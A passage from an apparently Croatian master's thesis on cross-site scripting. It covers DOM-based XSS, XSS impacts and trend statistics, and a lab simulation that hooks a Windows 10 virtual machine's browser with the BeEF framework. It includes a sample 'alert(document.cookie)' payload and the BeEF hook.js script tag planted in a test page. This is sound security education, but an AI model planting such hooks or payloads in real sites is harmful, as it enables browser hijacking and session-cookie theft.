
Slika 3. Koraci reflektiranih XSS napada [12]

Za razliku od pohranjenih XSS napada, ranjivosti na reflektirane XSS napade je lakše pronaći, a samim time lakše ih je i provesti pa su takve vrste napada češće. *Web* stranice sa sljedećim funkcionalnostima mogu biti ranjive na ovakvu vrstu napada [14]:

- *Web* stranice sa mogućnosti pretraživanja,
- *Web* stranice sa mogućnosti prijave, gdje se rezultat prijave prikazuje na HTML stranici,
- *Web* stranice koje prikazuju informacije u HTTP zaglavljima,
- *Web* stranice koje koriste DOM parametre.

3.1.3. XSS napadi temeljeni na DOM-u

Treća vrsta XSS napada koja se može naći u literaturama je XSS temeljen na DOM-u. Kako bi se razumjelo na koji način radi ova vrsta XSS napada, potrebno je razumjeti što je DOM. DOM je API (engl. *Application Programminf Interface*) za HTML i XML (engl. *Extensible Markup Language*) dokumente. DOM omogućava prikaz strukture dokumenta u obliku logičkog stabla, a svaka grana završava u čvoru koji sadržava objekt. Prema tome, DOM omogućava programski pristup stablu te je pomoću objekata moguće izmijeniti strukturu ili sadržaj. Kada se *web* stranica učita, preglednik kreira DOM učitane stranice te je zatim moguće dohvati i upravljati DOM elementima i atributima [15]. Na slici 4. prikazan je dijagram s koracima u XSS napadu temeljenom na DOM-u prema [16].



Slika 4. Koraci XSS napada temeljenih na DOM-u [16]

XSS temeljena na DOM-u radi na način da se napadačev sadržaj izvršava kao rezultat izmjene DOM okruženja u pregledniku žrtve pa se kod na korisničkoj strani ponaša neočekivano. Primjer DOM napada je sljedeći: Napadač pošalje URL neke postojeće *web* stranice, ali u njega implementira malicioznu skriptu, na primjer „*default=<script>alert(document.cookie)</script>“*. Pri tome, „*default“* je neki parametar koji je inače moguće odabrati na toj stranici. Nakon što žrtva klikne na URL, šalje se zahtjev. Poslužitelj odgovara sa stranicom koja sadržava implementirani maliciozni kod, a preglednik kreira DOM za tu stranicu. Pri kreiranju DOM-a, pokreće se napadačeva skripta, u ovom slučaju „*alert(document.cookie)“*. Na prvu, DOM temeljeni napad se može činiti sličan kao reflektirani XSS napad, ali jedna od razlika je u tome što odgovor od *web* poslužitelja ne sadrži napadačev sadržaj, već se on izvršava na strani klijenta u DOM okruženju [17].

3.2. Utjecaj XSS napada

Za neke kibernetičke napade se može reći da su prilično usmjereni prema jednom cilju kada se radi o eksploataciji ranjivosti. XSS napadi mogu imati mnoge nepoželjne efekte na žrtvu napada. Ne radi se samo o napadu kojim se preko napadnutog *web* preglednika mogu dobiti određene, osjetljive informacije, već je moguće izvesti čitav niz drugih napada nakon što *web* preglednik izvrši malicioznu skriptu. Neki od efekata i daljnjih napada koje je moguće izvršiti XSS napadom su [12]:


- Krađa kolačića – Napadač može ukrasti kolačiće koji sadrže ID (engl. *Identifier*) sesije i preuzeti kontrolu nad korisničkim profilom te raditi daljnje maliciozne radnje.
- DoS (engl. *Denial of Service*) – Kada korisnik želi pristupiti određenoj *web* stranici, XSS napadom je moguće žrtvu napada preusmjeriti na neku drugu *web* stranicu i tako korisniku onemogućit pristup željenoj stranici. Također moguće je uskratiti pristup slanjem velikog broja skočnih prozora.
- Eksploatacija preglednika – Maliciozna skripta može preusmjeriti korisnikov preglednik na napadačevu stranicu kako bi dobio još veću kontrolu nad sustavom.
- Udaljeni pristup računalu – Nakon što je korisnikov preglednik napadnut XSS napadom, moguće je na razne načine navesti žrtvu na preuzimanje virusa koji će napadaču omogućiti udaljeni pristup računalu te samim time omogućiti daljnje za napadnutog korisnika opasne radnje.
- *Phishing* napadi – Moguće je izvršiti razne *phishing* napade koji bi uvjerili korisnika da ne rade ništa opasno, kao što su lažne *web* stranice ili obrasci za prijavu kojima napadač lako može doznati informacije kao što su podaci za prijavu na razne servise.

3.3. Pregled trendova kretanja XSS napada

Trendovi kretanja i statistički podaci o kibernetičkim napadima bitan su pokazatelj ozbiljnosti problema koji predstavljaju pojedine vrste napada te pružaju temelj za daljnje

istraživanje. Važnost problematike kibernetičkih napada vidljiva je iz brojnih istraživanja koja se bave iznalaženjem mogućnosti detekcije i zaštite od brojnih oblika kibernetičkih prijetnji poput DDoS i sličnih napada [18], [19] i [20]. Okruženju elektroničkog poslovanja, kao sve zastupljeniji način globalnog poslovanja, kibernetički napadi predstavljaju sve veći izazov što je i identificirano u istraživanju [21]. Organizacije i tvrtke koje se bavi kibernetičkom i mrežnom sigurnošću prikupljaju podatke iz svojih istraživanje koje periodički objavljuju te time omogućavaju praćenje trendova pojedinih napada. U ovom potpoglavlju bit će prikazani rezultati nekih relevantnih istraživanja.


Često korišteni podaci u znanstvenim radovima dolaze od tvrtke *WhiteHat Security*. Radi se o tvrtki koja se bavi kibernetičkom sigurnošću te razvija platforme i sigurnosna rješenja. Od svojih klijenata kontinuirano prikupljaju podatke na temelju kojih objavljuju izvješća. U izvješću *Application security statistics report* za 2017. godinu objavljeni su podaci prikazani u grafikonu 1 [22].




Grafikon 1. Vjerojatnost ranjivosti prema klasama dobivena dinamičkom analizom [22]

Podaci prikazani na grafikonu 1 dobiveni su dinamičkom analizom, odnosno provođenjem testova na aplikacijama u radu, za razliku od statičke analize kojom se provode testovi na izvornom kodu aplikacije. Prikazano je pet ranjivosti s najvećom vjerojatnošću pojave te je vidljivo kako XSS ranjivosti zauzimaju drugo mjesto s vjerojatnošću od 33%, što je izrazito velika vjerojatnost. Razlog tome je što upravo dinamičke *web* aplikacije omogućavaju ovakvu vrstu napada zbog dijelova za unos od strane korisnika [22].

Positive technologies je također tvrtka koja razvija sigurnosna rješenja za *web* aplikacije te objavljuje izvještaje sa statističkim podacima o pronađenim ranjivostima, vjerojatnostima o pronalasku ranjivosti, napadima itd. 2018. i 2019. godine objavljeno je izvještaj o najčešćim zabilježenim napadima u prethodnim godinama te su rezultati prikazani u grafikonima 2 i 3 [23] [24].




Grafikon 2. Najčešći napadi u 2017. godini [23]



Grafikon 3. Najčešći napadi u 2018. godini [24]

Na grafikonima 2 i 3 vidljivo je kako se XSS napadi u obje godine nalaze u prva tri najčešća kibernetička napada na *web* aplikacije. Ostali napadi koji nisu navedeni u legendi, ali su uvršteni su: implementacije lokalne datoteke, curenje informacija, udaljeni pristup, udaljeno upravljanje operativnim sustavom, *Brute force*[2] napadi, napadi implementacijom predloška i ostali. Autori izvještaja navode kako su česte varijacije između tri najčešća napada, no uvijek su navedene tri vrste u vrhu [23] [24].

Noviji podaci mogu se vidjeti na grafikonu 3. na kojem su prikazani podaci objavljeni od tvrtke *Edgescan*. Radi se statističkom izvještaju objavljenom 2021. godine, a prikazane su najčešće kritične ranjivosti u 2020. godini. Kritične ranjivosti su one koje mogu rezultirati u kompletnoj kompromitaciji korisnika ili sustava [25].



Grafikon 4. Najčešće kritične ranjivosti u 2020. godini [25]

Prema grafikonu 3 može se primijetiti kako su XSS napadi opet u prva tri najčešća oblika ranjivosti u *web* aplikacijama. Kada se analiziraju ranjivosti na određenoj *web* aplikaciji ili stranici, ne znači nužno da će ta ranjivost biti iskorištena od strane napadača, već ona može biti primijećena kao potencijalni rizik. Ako se usporede prethodno prikazani grafikoni, može se primijetiti kako su XSS napadi u samom vrhu kao oblik ranjivosti, ali i po broju izvedenih

[2] Vrsta kibernetičkog napada u kojem napadač isprobava velik broj kandidata za rješenje, npr. kombinacija korisničkog imena i zaporke


napada. Prema tome, može se zaključiti kako su XSS napadi vrlo čest oblik kibernetičkih napada kojeg odabiru napadači te njihova učestalost ne opada značajno kroz godine, a sami napadi mogu izazvati prilično veliku štetu vlasniku *web* aplikacije ili kompletnog sustava.

4. Simulacija XSS napada korištenjem BeEF radnog okvira

U prethodnim poglavljima analizirani su XSS napadi, a u nastavku ovog poglavlja bit će prikazan primjer XSS napada. Simulacija je izvedena u laboratorijskim uvjetima. Osnovni alat koji je korišten pri simuliranju napada je BeEF (engl. *Browser Exploitation Framework*). Engleski naziv *Browser Exploitation Framework* u prijevodu znači radni okvir za eksploataciju preglednika. Radi se o alatu razvijenom 2006. godine namijenjenom ispitivanju sigurnosti koji se, kao što mu i ime govori, temelji na iskorištavanju „otvorenih vrata“ na svakom računalu, a to je *web* preglednik. Nakon što je *web* preglednik kompromitiran, kroz sučelje alata moguće je izvesti razne napade, ovisno o razini zaštite na napadnutoj strani [26].

4.1. Instalacija alata i priprema okruženja

BeEF je alat namijenjen instalaciji na distribucijama *Linux* operativnog sustava. Kako je *Kali Linux* najpoznatija distribucija u kontekstu kibernetičke sigurnosti i penetracijskih testiranja, BeEF se najviše koristi preko tog operativnog sustava i upravo je *Kali* sustav koji je korišten za potrebe ovog istraživanja.



Slika 5. Način rada BeEF alata [27]

Na slici 5 vidljiv je općeniti prikaz okruženja u kojem se koristi BeEF. Napadač implementira *Hook.js* skriptu u web stranicu koja može biti u njegovom ili u vlasništvu treće osobe. Preglednici prikazani s desne strane dijagrama su povezani pristupanjem na navedenu

web stranicu. Svi podaci koje BeEF prikuplja, dobiveni su izvršavanjem naredbi koje se nalaze u izvornom kodu alata. Na primjer, za detekciju verzije preglednika, BeEF provjerava prisutnost ikone koja odgovara određenoj verziji. Za provjeru prisutnosti *AdBlock* proširenja, izvršava se naredba koja u kratkom vremenu pokuša otvoriti skočni prozor te ako je moguće otvoriti, vraća vrijednost *False*[3], odnosno nema navedenog proširenja itd. [27].

U prijašnjim verzijama *Kali* OS-a (engl. *Operating System*), BeEF je bio dostupan pri samoj instalaciji sustava, odnosno dolazio je, kao i mnogi drugi alati, instaliran na operativnom sustavu. U ovom diplomskom radu korištena je verzija *Kali* 2020.4, a kako od verzije 2019.3 BeEF ne dolazi instaliran sa sustavom, potrebno ga je prvo instalirati. Instalacija alata je prilično jednostavna jer se alat nalazi u meta paketu te ga je moguće instalirati pokretanjem naredbe „*apt install beef-xss*“. Nakon pokretanja naredbe, alat se instalira i potom je spreman za korištenje. Pokretanje BeEF-a moguće je također putem terminala, pozicioniranjem u direktorij gdje je instaliran i pokretanjem naredbe „*./beef*“. U ovom radu korišten je drugi način, putem grafičkog sučelja. Nakon pokretanja alata u terminalu se prikazuje ispis vidljiv na slici 6.


```
> Executing "sudo beef-xss"
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

Slika 6. ispis pri pokretanju BeEF-a

Na slici 6. također je vidljiv ispis koji olakšava daljnji rad sa alatom. Pod „*Web UI:*“ navedena je poveznica kojom se otvara BeEF korisničko sučelje ili skraćeno UI (engl. *User Interface*). Kako se radi o *Loopback* IP (engl. *Internet protocol*) adresi „127.0.0.1“. Kopiranjem poveznice u *web* preglednik, otvara se korisničko sučelje. Drugi vrlo bitan ispis je naveden pod „*Hook:*“. Pod *Hook* nalazi se putanja do *JavaScript* skripte koja se postavlja u *web* stranicu, izvršava na napadnutom pregledniku te tako povezuje za daljnju eksploataciju. Kao što je


[3] Logička vrijednost u informatici koja prikazuje istinitost ili laž u provjeri uvjeta

vidljivo na slici 6., unutar *Hooka* je prostor za upis IP adrese računala s kojeg se izvodi napad. Pokretanjem naredbe „*ifconfig"* u terminalu, dobiven je ispis prikazan na slici 7.



Slika 7. ispis naredbe "*ifconfig*"

S obzirom da je računalo korišteno za izvođenje napada na lokalnu mrežu spojeno putem WLAN (engl. *Wireless Local Area Network*) adaptera, u *Hook* je upisana IP adresa vidljiva na slici 2. pod „wlan0:", a to je 192.168.1.118. Drugim riječima, potrebno je unijeti IP adresu računala na kojoj se nalazi maliciozna skripta kako bi se upotpunila putanja do skripte. Za potrebe ovog rada napravljena je jednostavna HTML stranica. Kako bi *web* stranica bila dostupna na mreži, potrebno je pokrenuti mrežni poslužitelj. U ovom radu korišten je *Apache* mrežni poslužitelj. U *Kaliu,* ali i drugim *Linux* operativnim sustavima, *Apache* poslužitelj se pokreće jednostavno pokretanjem naredbe „*service apache2 start*" u terminalu. Unaprijed zadana lokacija koju koristi *Apache* poslužitelj je „var/www/html" pa je i u ovom radu korištena navedena lokacija za postavljanje HTML stranice. Nakon što je stranica napisana, u njezin kod implementiran je ranije pripremljen *Hook,* kao što je vidljivo na slici 8.



Slika 8. Kod html stranice sa malicioznom skriptom

Kao napadnuti operativni sustav korišten je *Microsoft Windows 10* jer se radi o danas najkorištenijem operativnom sustavu, posebno kada se radi o privatnim korisnicima [28]. Izvođenje napada na operativnom sustavu instaliranom na kućnom računalu značilo bi svjesno unošenje virusa u računalo te bi moglo ostaviti neželjene posljedice kao što su *backdoor*[4] ili u najmanju ruku opterećenje radne memorije od strane antivirusa. Zbog navedenog, u svrhu simulacije napada u ovom radu je podignuta virtualna mašina te na njoj instaliran operativni sustavi *Windows 10* kako provođeni napadi ne bi imali utjecaj na stvarno računalo.

Nakon prethodno navedenih i analiziranih koraka, moguće je izvesti napad korištenjem BeEF radnog okvira. Kada bi se radilo o stvarnom napadu, potrebno bi bilo napraviti uvjerljiviju *web* stranicu kako napadnuti korisnik ne bi shvatio da se radi o napadu, ali s obzirom da se ovdje radi o simulaciji napada, jednostavna HTML stranica je dovoljna za prikaz scenarija i mogućnosti napada.


[4] Program ili kod koji omogućava udaljeni pristup računalu

4.2. Pokretanje i sučelje BeEF radnog okvira

Nakon što je BeEF pokrenut, skripta implementirana u *html* stranicu, a *Apache* poslužitelj pokrenut, moguće je navedenoj stranici pristupiti s bilo kojeg uređaja na mreži. Kada bi se radilo o stvarnom napadu, potrebno bi bilo napraviti dodatne korake kao što su otvaranje sučelja (engl. *port*) te odrediti domenu *web* stranice kako korisnik kojem se šalje URL stranice ne bi posumnjao da se radi o napadu, ali kako se ovdje radi o simulaciji napada, napravljenoj u laboratorijskim uvjetima, nije potrebno raditi napad izvan lokalne mreže.

Nakon pokretanja BeEF-a, bilo putem terminala ili putem grafičkog sučelja, dolazi do ispisa već prikazanog na slici 6 te se automatski otvara *web* preglednik sa grafičkim sučeljem BeEF radnog okvira. Prvi korak u grafičkom sučelju je prijava korištenjem korisničkog imena i zaporke. Zadano korisničko ime je „beef“, a zaporka također „beef“ te ih je potrebno promijeniti prije prve prijave. Na računalu koje u ovom istraživanju ima ulogu napadnutog sustava, potrebno je u *web* preglednik jednostavno upisati IP adresu računala na kojem je stranica, a to je u ovom slučaju „192.168.1.118“. Kako je pokrenut mrežni poslužitelj, preglednik pronalazi i otvara testnu *web* stranicu.

Otvaranjem *web* stranice u koju je implementirana maliciozna skripta, odnosno „BeEF *Hook*“, preglednik je izvršio skriptu te je samim time povezan na BeEF. To je moguće odmah vidjeti u sučelju BeEF-a, na računalu na kojem je pokrenut. Na slici 9. prikazano je sučelje sa vidljivom informacijom „*Online Browsers“* te IP adresom 192.168.1.108. Navedena IP adresa je adresa napadnutog računala te označava da je preglednik povezan i moguće su daljnji napadi.



Slika 9. BeEF sučelje sa detaljima o povezanom pregledniku

U sučelju, kartice za izvršavanje napada ili dohvat drugih informacija o povezanom pregledniku su [26]:

- *Details* – za prikaz određenih podataka o pregledniku i sustavu na kojem se nalazi
- *Logs* – pod ovom karticom moguće je dohvatiti zapise o izvršenim naredbama
- *Commands* – odabir ove kartice prikazuje raspoložive naredbe
- *Proxy* - moguće je oponašati obrnuti *proxy* poslužitelj
- *XssRays* – alat za skeniranje XSS ranjivosti
- *Network* – za prikaz dodatnih informacija o mreži, npr. kartu mreže

